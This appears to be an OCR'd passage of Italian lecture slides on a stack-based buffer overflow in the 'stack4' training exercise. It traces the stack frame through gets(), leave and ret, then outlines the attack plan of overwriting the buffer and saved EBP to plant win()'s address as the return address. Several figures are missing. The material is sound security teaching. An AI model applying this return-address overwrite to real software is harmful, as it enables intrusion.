
Layout dello stack

(Dopo **`lea $0x10(esp), %eax`**)



Layout dello stack

(Dopo **`mov %eax, (%esp)`**)



Una osservazione

(Si trascura ciò che non è essenziale ai fini della lezione)

Ora si potrebbe seguire l'evoluzione dello stack con l'invocazione della funzione di libreria **`gets()`**.


Per semplicità, si omette tale evoluzione.

Si termina questa evoluzione con l'epilogo, che distrugge lo stack creato inizialmente.

Il registro EAX contiene il valore di ritorno di **`gets()`** (l'indirizzo iniziale di **`buffer`**).

Layout dello stack

(Dopo `call 0x804830c <gets@plt>`)



Una osservazione

(L'istruazione **`leave`** distrugge efficientemente lo stack frame)


L'istruzione **`leave`** distrugge lo stack frame corrente.

Essa implementa efficientemente le due istruzioni macchina seguenti:

```
mov %ebp, %esp
pop %ebp
```

Layout dello stack


(Dopo **`mov %ebp, %esp`**)



Layout dello stack

(Dopo **`pop %ebp`**)


Viene ripristinato lo stack frame precedente prelevandone dalla cima dello stack l'indirizzo.



Layout dello stack

(Dopo **`ret`**)

L'istruzione **`ret`** preleva l'indirizzo di ritorno e lo inserisce in EIP.



Il piano di attacco
(Concettualmente semplice)

Dopo aver assistito all'evoluzione dello stack, il piano di attacco diventa chiaro.

Chiaro, non semplice!

Si costruisce un input di 'a' che sovrascrive:


buffer;
lo spazio lasciato dall'allineamento dello stack;
il vecchio EBP.

Si attacca a tale input l'indirizzo di **`win()`** in formato Little Endian.

Si esegue **`stack4`** con tale input.

L'albero di attacco

(Stack-based buffer overflow – sovrascrittura di un puntatore a funzione)



Calcolo del numero di **a** necessarie


(È pari alla differenza indirizzo(indirizzo ritorno) – indirizzo(buffer))

